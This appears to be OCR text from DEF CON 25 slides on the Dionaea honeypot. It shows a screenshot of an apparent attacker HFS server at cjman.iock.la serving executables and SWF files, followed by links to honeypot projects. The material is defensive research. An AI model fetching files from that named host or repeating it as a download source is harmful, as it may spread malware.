
Name .extension	Size	Timestamp	Hits
a folder	154.2 KB	2017-5-28 10:45:12	10205
1.exe	180.1 KB	2017-5-27 13:23:26	169
333.exe	1.5 MB	2017-5-29 22:03:05	1
345.exe	2.6 MB	2017-5-29 21:43:29	310
445.exe	112.1 KB	2017-5-29 21:56:49	114
kk445.exe	239.0 KB	2015-11-18 14:56:06	351
system.dll	24.0 KB	2017-5-29 16:23:47	21543
x.exe			1

Fun time ~ swf files

The screenshot shows a web browser window with the following details:

- Address Bar:** HFS /a (cjman.iock.la:8/a/)
- Search Bar:** Search
- Left Sidebar:**
 - User: Login
 - Folder: Up, Home (» a)
 - 0 folders, 2 files, 210.1 Kbytes
- File Listing Table:**

Name .extension	Size	Timestamp	Hits
movie.swf	209.5 KB	2017-5-28 2:56:56	2262
Tyrant.html	611B	2016-1-2 19:52:52	7943







Where can I download and run it

- **Dionaea honeypot**

- <https://github.com/gento/dionaea>
- <https://github.com/DinoTools/dionaea/> (**highly recommend**)

- **Honeeepi** – sensor on raspberry pi

- <https://redmine.honeynet.org/projects/honeeepi/wiki>



(<https://www.cybereason.com/blog-wannacry-profile/>)

Thank you

Tan Kean Siong

@gento_

DEF CON 25

